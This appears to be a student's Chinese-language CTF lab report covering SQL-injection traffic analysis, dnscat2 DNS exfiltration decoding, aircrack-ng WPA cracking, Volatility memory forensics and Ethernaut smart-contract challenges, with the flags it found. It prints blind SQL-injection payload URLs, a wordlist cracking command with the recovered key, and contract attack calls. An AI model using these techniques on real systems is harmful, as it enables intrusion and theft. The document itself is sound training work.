Misc Lab3 Report

Challenge 1

显然，这是一道对sql注入的流量分析。导出所有http对象可知，这里采用了二分法爆破的方式进行注入。所以，每一部分注入的最后一位即为这个的正确结果。需要注意的是，找到名称中含flag.tb的才是最后的结果，前面的应该在爆破名称。

```
48 bytes  index.php?act=news&id=1%20and%20ascii(substr(((select%20concat_ws(char(94),%20flag)%20%20from%20db_flag.tb_flag%20%20limit%200,1)),%201,%201))>100
80 bytes  index.php?act=news&id=1%20and%20ascii(substr(((select%20concat_ws(char(94),%20flag)%20%20from%20db_flag.tb_flag%20%20limit%200,1)),%201,%201))>200
80 bytes  index.php?act=news&id=1%20and%20ascii(substr(((select%20concat_ws(char(94),%20flag)%20%20from%20db_flag.tb_flag%20%20limit%200,1)),%201,%201))>150
80 bytes  index.php?act=news&id=1%20and%20ascii(substr(((select%20concat_ws(char(94),%20flag)%20%20from%20db_flag.tb_flag%20%20limit%200,1)),%201,%201))>125
80 bytes  index.php?act=news&id=1%20and%20ascii(substr(((select%20concat_ws(char(94),%20flag)%20%20from%20db_flag.tb_flag%20%20limit%200,1)),%201,%201))>112
80 bytes  index.php?act=news&id=1%20and%20ascii(substr(((select%20concat_ws(char(94),%20flag)%20%20from%20db_flag.tb_flag%20%20limit%200,1)),%201,%201))>106
80 bytes  index.php?act=news&id=1%20and%20ascii(substr(((select%20concat_ws(char(94),%20flag)%20%20from%20db_flag.tb_flag%20%20limit%200,1)),%201,%201))>103
48 bytes  index.php?act=news&id=1%20and%20ascii(substr(((select%20concat_ws(char(94),%20flag)%20%20from%20db_flag.tb_flag%20%20limit%200,1)),%201,%201))>101
80 bytes  index.php?act=news&id=1%20and%20ascii(substr(((select%20concat_ws(char(94),%20flag)%20%20from%20db_flag.tb_flag%20%20limit%200,1)),%201,%201))>102
80 bytes  index.php?act=news&id=1%20and%20ascii(substr(((select%20concat_ws(char(94),%20flag)%20%20from%20db_flag.tb_flag%20%20limit%200,1)),%201,%201))>102
48 bytes  index.php?act=news&id=1%20and%20ascii(substr(((select%20concat_ws(char(94),%20flag)%20%20from%20db_flag.tb_flag%20%20limit%200,1)),%202,%201))>100
80 bytes  index.php?act=news&id=1%20and%20ascii(substr(((select%20concat_ws(char(94),%20flag)%20%20from%20db_flag.tb_flag%20%20limit%200,1)),%202,%201))>200
```

如这部分就说明第一个位置上的值为102 编写脚本，获取每个注入最后一次的值，并转换成ascii码即可. 使用命令`tshark -r sqltest.pcapng -Y "http.request" -T fields -e http.request.full_uri > data.txt`用tshark导出文本至txt 最终得到flag

```
root@LAPTOP-78LSF82F:/mnt/d/ctf/summer_course/misc_lab3/sqltest# tshark -r sqltest.pcapng -Y "http.request" -T fields -e
 http.request.full_uri > data.txt
Running as user "root" and group "root". This could be dangerous.
root@LAPTOP-78LSF82F:/mnt/d/ctf/summer_course/misc_lab3/sqltest# python3 1.py
flag{47edb8300ed5f9b28fc54b0d09ecdef7}
```

flag{47edb8300ed5f9b28fc54b0d09ecdef7}

Challenge 2

首先用命令`tshark -r dnscap.pcap -Tfields -e dns.qry.name > names.txt`将queryname输出，发现显然是一些加密后的字符。编写python脚本将其提取并转换成raw，在结尾处得到有意义的信息

```
b'1s\x01\xe6\xda\x83Qn\xa2'
b'\xac\xe3\x01\xe6\xda\x83Qn\xa2Good luck! That was dnscat2 traffic on a flaky connection with lots of re-transmits. S
iously, '
b'\xac\xe3\x01\xe6\xda\x83Qn\xa2Good luck! That was dnscat2 traffic on a flaky connection with lots of re-transmits. S
iously, '
b'd[\x01\xe6\xda\x83\xb1n\xa2good luck. :)\n'
b'd[\x01\xe6\xda\x83\xb1n\xa2good luck. :)\n'
b'3z\x01\xe6\xda\x83\xbfn\xa2'
```

意思是这是dnscat2流量，不稳定有很多重传 更重要的是，我还在结果里发现了IEND

```
b'\x1b\xd8\x01\xfd\xf5QrA\x951\x16c71!H%\x80ngo*6\xcc\xe0\x04\xf8\x18i\xc6\xc7\x04\xf8\xa8\xc3B\x00\x1d\x0f\x83\xfa\x18\
x19G\x84\xa3\xc8B?"&\x9cF7\x07?F\x8a0r\xd4\xf2\xc8t\x17\xe1\xff\x00\x81Z\xc8p\xa7?\xed\xb3\x00\x00\x00%tEXtdate:create\x
002017-02-0'
b'\xe5^\x01\xfd\xf5Q\xd2A\x951T21:04:00-08:00\xe3\x82\x80O\x00\x00\x00%tEXtdate:modify\x002017-02-01T21:04:00-08:00\x92\
xdf8\xf3\x00\x00\x00\x00IEND\xaeB`\x82'
b'\xb8\xa1\x01\xfd\xf5Q\xd2A\x951T21:04:00-08:00\xe3\x82\x80O\x00\x00\x00%tEXtdate:modify\x002017-02-01T21:04:00-08:00\x
92\xdf8\xf3\x00\x00\x00\x00IEND\xaeB`\x82'
b'\xe5^\x01\xfd\xf5Q\xd2A\x951T21:04:00-08:00\xe3\x82\x80O\x00\x00\x00%tEXtdate:modify\x002017-02-01T21:04:00-08:00\x92\
xdf8\xf3\x00\x00\x00\x00IEND\xaeB`\x82'
```

这意味着这可能是一个图片文件！并且在开头也发现了PNG！！！ 然后就可以编写脚本。当然，我们需要去除重复的数据，并且跳过每个解码主机名的前9个字节，然后将所得的结果写入png文件中。 在开头还有一些额外的字符需要删除，删到png位置

flag.png

	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	0123456789ABCDEF
0000h:	57	65	6C	63	6F	6D	65	20	74	6F	20	64	6E	73	63	61	Welcome to dnsca
0010h:	70	21	20	54	68	65	20	66	6C	61	67	20	69	73	20	62	p! The flag is b
0020h:	65	6C	6F	77	2C	20	68	61	76	65	20	66	75	6E	21	21	elow, have fun!!
0030h:	0A	63	6F	6D	6D	61	6E	64	20	28	73	69	72	76	69	6D	.command (sirvim
0040h:	65	73	29	00	00	00	2C	ED	80	01	00	03	89	50	4E	47	es)...,í€...‰PNG
0050h:	0D	0A	1A	0A	00	00	00	0D	49	48	44	52	00	00	01	00	........IHDR....
0060h:	00	00	01	00	08	04	00	00	00	F6	7B	60	ED	00	00	00	.........ö{`í...
0070h:	04	67	41	4D	41	00	01	86	A0	31	E8	96	5F	00	00	00	.gAMA..† 1è–_...
0080h:	02	62	4B	47	44	00	FF	87	8F	CC	BF	00	00	00	09	70	.bKGD.ÿ‡.Ì¿....p
0090h:	48	59	73	00	00	0B	13	00	00	0B	13	01	00	9A	9C	18	HYs.........šœ.
00A0h:	00	00	00	07	74	49	4D	45	07	E1	02	02	05	0D	35	24	....tIME.á....5$
00B0h:	D3	81	E9	00	00	2C	08	49	44	41	54	78	DA	ED	9D	77	Ó.é..,.IDATxÚí.w
00C0h:	9C	1B	D5	D5	F7	BF	A3	AE	95	56	DB	AB	D7	DE	5D	7B	œ.ÕÕ÷¿£®•VÛ«×Þ]{
00D0h:	77	ED	75	B7	71	C1	D8	98	66	C0	38	26	C6	80	C1	0F	wíu·qÁØ˜fÀ8&Æ€Á.
00E0h:	09	84	04	48	42	42	48	F2	52	9E	87	84	27	A4	40	EA	.„.HBBHòRž‡„'¤@ê
00F0h:	43	78	52	48	21	8D	BC	40	48	42	89	43	31	25	74	B0	CxRH!.¼@HB‰C1%t°
0100h:	81	60	03	2E	B8	E0	EE	B5	D7	F6	F6	5E	D4	E6	F9	63	.`..¸àîµ×öö^Ôæùc
0110h:	65	79	46	1A	69	34	5A	49	33	32	FC	E6	83	B1	2C	8D	eyF.i4ZI32üæƒ±,.
0120h:	74	E7	DE	DF	3D	E7	DC	73	CE	3D	57	E0	E4	82	05	7B	tçÞß=çÜsÎ=Wàä‚.{
0130h:	F8	72	50	40	31	F9	14	90	4F	3E	F9	14	E0	C1	8E	03	ørP@1ù..O>ù.àÁŽ.
0140h:	07	76	1C	D8	C9	C1	02	F8	18	22	88	00	04	19	A0	8F	.v.ØÉÁ.ø."ˆ... .
0150h:	3E	FA	E8	A7	97	5E	7A	68	A1	85	63	B4	D2	8F	17	2F	>úè§—^zh¡…c´Ò../
0160h:	5E	06	19	62	18	51	EF	87	4C	25	04	BD	1B	90	92	67	^..b.Qï‡L%.½..'g
0170h:	B0	E3	C4	81	13	0F	15	54	52	4E	05	15	94	93	8F	0D	°ãÄ....TRN..”“..
0180h:	33	66	CC	58	42	FF	37	23	60	0A	FD	37	F2	27	88	04	3fÌXBÿ7#`.ý7ò'ˆ.
0190h:	C3	DF	14	24	48	20	FC	67	00	3F	7E	FC	F8	18	A6	93	Ãß.$H üg.?~üø.¦“
01A0h:	36	8E	D2	C4	01	0E	D2	CE	10	43	0C	33	C8	B0	DE	8F	6ŽÒÄ..ÒÎ.C.3È°Þ.
01B0h:	9E	8A	CE	CB	5E	D8	70	E1	22	87	52	C6	33	81	09	8C	žŠÎË^Øpá"‡RÆ3..Œ
01C0h:	A7	08	27	B6	D0	65	49	E9	B3	89	F8	F1	32	CC	10	43	§.'¶ÐeIé³‰øñ2Ì.C
01D0h:	0C	70	84	83	1C	60	17	BB	E8	60	80	7E	06	09	E8	DD	.p„ƒ.`.»è`€~..èÝ
01E0h:	19	C9	22	1B	09	60	C7	8D	8B	7C	26	32	9D	69	D4	E0	.É"..`Ç.‹|&2.iÔà

然后再将图片打开就能得到flag

flag{b91011fc}

Challenge 3

首先将给定的img文件挂载，发现文件夹中含有一个.swp的txt文件和一个cap文件。swp是vim的中断文件，所以先输入指令将其恢复，得到的password.txt含有一些密码，所以考虑爆破。题目中说需要ng结尾的文件，故需先下载aircrack-ng,然后输入以下指令即可得到密码 输入命令`aircrack-ng -w password.txt crack_zju-01.cap`

```
                          Aircrack-ng 1.6

      [00:00:00] 177/399 keys tested (6055.39 k/s)

      Time left: 0 seconds                                      44.36%

                        KEY FOUND! [ 0YcWPeLMBp ]


      Master Key     : 2A 0A 56 2C 6E 44 73 96 60 DB 3B F2 D5 76 9F 1A
                       E4 CD 5B C1 9A 08 62 FA EF 0F 65 E2 34 B4 D1 ED

      Transient Key  : 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                       00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                       00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                       00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

      EAPOL HMAC     : 28 A0 12 09 B3 E9 32 1F E7 4A E3 3E 05 5A C9 77


root@LAPTOP-78LSF82F:/mnt/img#
```


最终得到密码：0YcWPeLMBp

Challenge A

just find flag

首先安装volitality以及strings。之后用foremost分离文件，得到许多文件。在zip文件中发现两个压缩包，其中一个里面是flag.txt，但是有密码，显然这个密码是无法通过爆破得到的。


02522188	2024/7/11 16:34	文件夹	
01377758.zip	2024/7/11 16:31	压缩(zipped)文件夹	1 KB
02522188.zip	2024/7/11 16:31	压缩(zipped)文件夹	1 KB



所以必须寻找其他线索。而后在文件夹中又找到了下面这个图片 所以我们要找的东西肯定是个图片。然后尝试对所得的这个win7SP1X64进行cmdscan

```
root@LAPTOP-78LSF82F:/mnt/d/ctf/summer_course/misc_lab3/just_find_flag# volatility -f mem.raw --profile Win7SP1x64 cmdsc
an
Volatility Foundation Volatility Framework 2.6.1
**************************************************
CommandProcess: conhost.exe Pid: 2480
CommandHistory: 0x37e9c0 Application: cmd.exe Flags: Allocated, Reset
CommandCount: 3 LastAdded: 2 LastDisplayed: 2
FirstCommand: 0 CommandCountMax: 50
ProcessHandle: 0x60
Cmd #0 @ 0x382d60: echo "Stucked? You can ask WallPaper god for help."
Cmd #1 @ 0x35e3a0: cd Desktop
Cmd #2 @ 0x382dd0: C:\Python27\python.exe -m SimpleHTTPServer
```

发现关键词wallpaper，于是对这个关键词进行搜索并dump出所得图片




之后需要输入`volatility -f mem.raw --profile=Win7SP1x64 mftparser | grep flag`指令才能获取flag的路径。 之后得到`PROGRA2\WINDOW2\ACCESS~1\flag.zip`尝试去问chatgpt之后得到了这其实是`C:\Program Files\Windows NT\Accessories\flag.zip`的缩写（但实际上需要加上x86）。再直接使用python自带的hashlib库即可得到最终的解密密码 0d3ba7db468bdbd4f93a88c97ba7bef1 再去解压压缩包即可得到flag n1ctf{0ca175b9c0f7582931d89e2c89231599}

Challenge B

Coin Flip

这个题是需要我们连续猜对十次抛硬币的结果。这题看似随机，实则硬币的正反面是和block.number相关。所以我们可以依照源码，构造出一个函数，传入目标合约进行攻击。 在Remix中编写代码，编译后生成合约，可以看到供给函数可点击按钮调用



可以看到，每点击一次，consecutiveWins都会增加1.


```
> await contract.consecutiveWins()
< ▼ i {negative: 0, words: Array(2), length: 1, red: null} i
    length: 1
    negative: 0
    red: null
  ▶ words: (2) [2, 空白]
  ▶ [[Prototype]]: Object
```

由于题目要求需要十次，所以我们需要点击十次，才能成功（这还花了不少时间hhh） 最后成功的截图：

```
^^.js:73
|[○▫▫○]| Well done, You have completed this level!!!
```

Delegation

本题要求我们取得实例的所有权，但观察代码发现，只有pwn函数能实现。再看时发现函数调用了deligatecall，查询可知，这个函数的功能是当合约A执行delegatecall到合约B时，B会执行B的代码与合约A的存储。所以，要想触发fallback函数，可以在Delegation合约中调用不存在的pwn()（即将其地址传入）从而使得delegate中的pwn函数执行。




```
> await contract.sendTransaction({data:'0xdd365b8b'})
◂ ▶ {tx: '0xea690b3d64c26ea457b0a47fcc42ed7e09f098a64ed5adcbef9372c33cf5e213', receipt: {…}, logs: Array(0)}
> await contract.owner
◂ f (){let i=n.web3.eth.defaultBlock||"latest";const o=Array.prototype.slice.call(arguments),s=o[o.length-1],c=new a;h.hasDefaultBlock(o,s,t)&&(i=o.pop());return h.prepareCall(n,t,o,!0).then((async a=>{1…
> await contract.owner()
◂ '0x7D69DD458E36D69Dc133c29AFA611605cac02555'
```

Vault

这道题要求我们获取password来解锁。虽然password表面上被设成了private，但是变量储存进 storage 之后仍然是公开的。我们还是可以设法查看其变动情况。 可以直接使用`await web3.eth.getStorageAt(instance,1,function(x,y){console.log(y)})`指令来获取地址。之后直接

unlock即可。最后发现locked状态为false

```
> await web3.eth.getStorageAt(instance,1,function(x,y){console.log(y)})
'0x412076657279207374726f6e6720736563726574207061737377 6f7264203a29'
> await contract.unlock('0x412076657279207374726f6e672073656372657420706173737 76f7264203a29')
{tx: '0x732659ed2cc98464547f0adc5b889b973705aba6c7e97b22617186d73d0 bc1bf', receipt: {…}, logs: Array(0)}
> await contract.locked()
false
```

Challenge C

Re-entrancy

本题要求我们取完钱包中所有的钱。 阅读代码发现，withdraw 时先转钱再更新 balances，而转钱的时候会进入到目标合约的 fallback 函数，可以再次调用 withdraw。再次调用时 require 检查的仍然是老的 balances。所以我们可以重复调用withdraw，直到钱包里没有钱。 但需要注意的是这道题目是在私链上部署的，所以我们也需要切换metamask上的网络到我们的私链上！！！(这里我在ethernaut上面通过之后又卡了很久。。。)

网络名称

ctf

新的 RPC URL


http://ctfenv.zjusec.net:54010

链 ID

19299

货币符号

ether



编写exploit代码后将其部署到目标地址上，然后先向攻击合约中转0.001ether（这个需要在remix的value中更改值，注意单位的换算），之后调用攻击函数即可完成攻击。

```
[1] Generate new playground to deploy the challenge you play with
[2] Check if you have solved the challenge and get your flag
[3] Show all contract source codes of the challenge if available

➤ Please input your choice: 2
➤ Please input your token: v4.local.bUTQ_qnQARjjtnETRqagcVkDEmqJB30JQEvbpSYHygyX4w98rwMRc6d9QRiMKyG4HAFv-fUi1rcUm_FPqgP
gRfsoCeF3ZTa60T7ErGpJxCUW80CUxt-YUjTOrMvn_hU_oBWcTqkM6XYPH2ZqDZg4RFD0EUvm1XI6sDz-6Jhd52P3Uw

⚑ Congrats! Here is your flag: AAA{R3-EnTR4Ncy_1s_VErY_d4NG3rOUs}
```

AAA{R3-EnTR4Ncy_1s_VErY_d4NG3rOUs}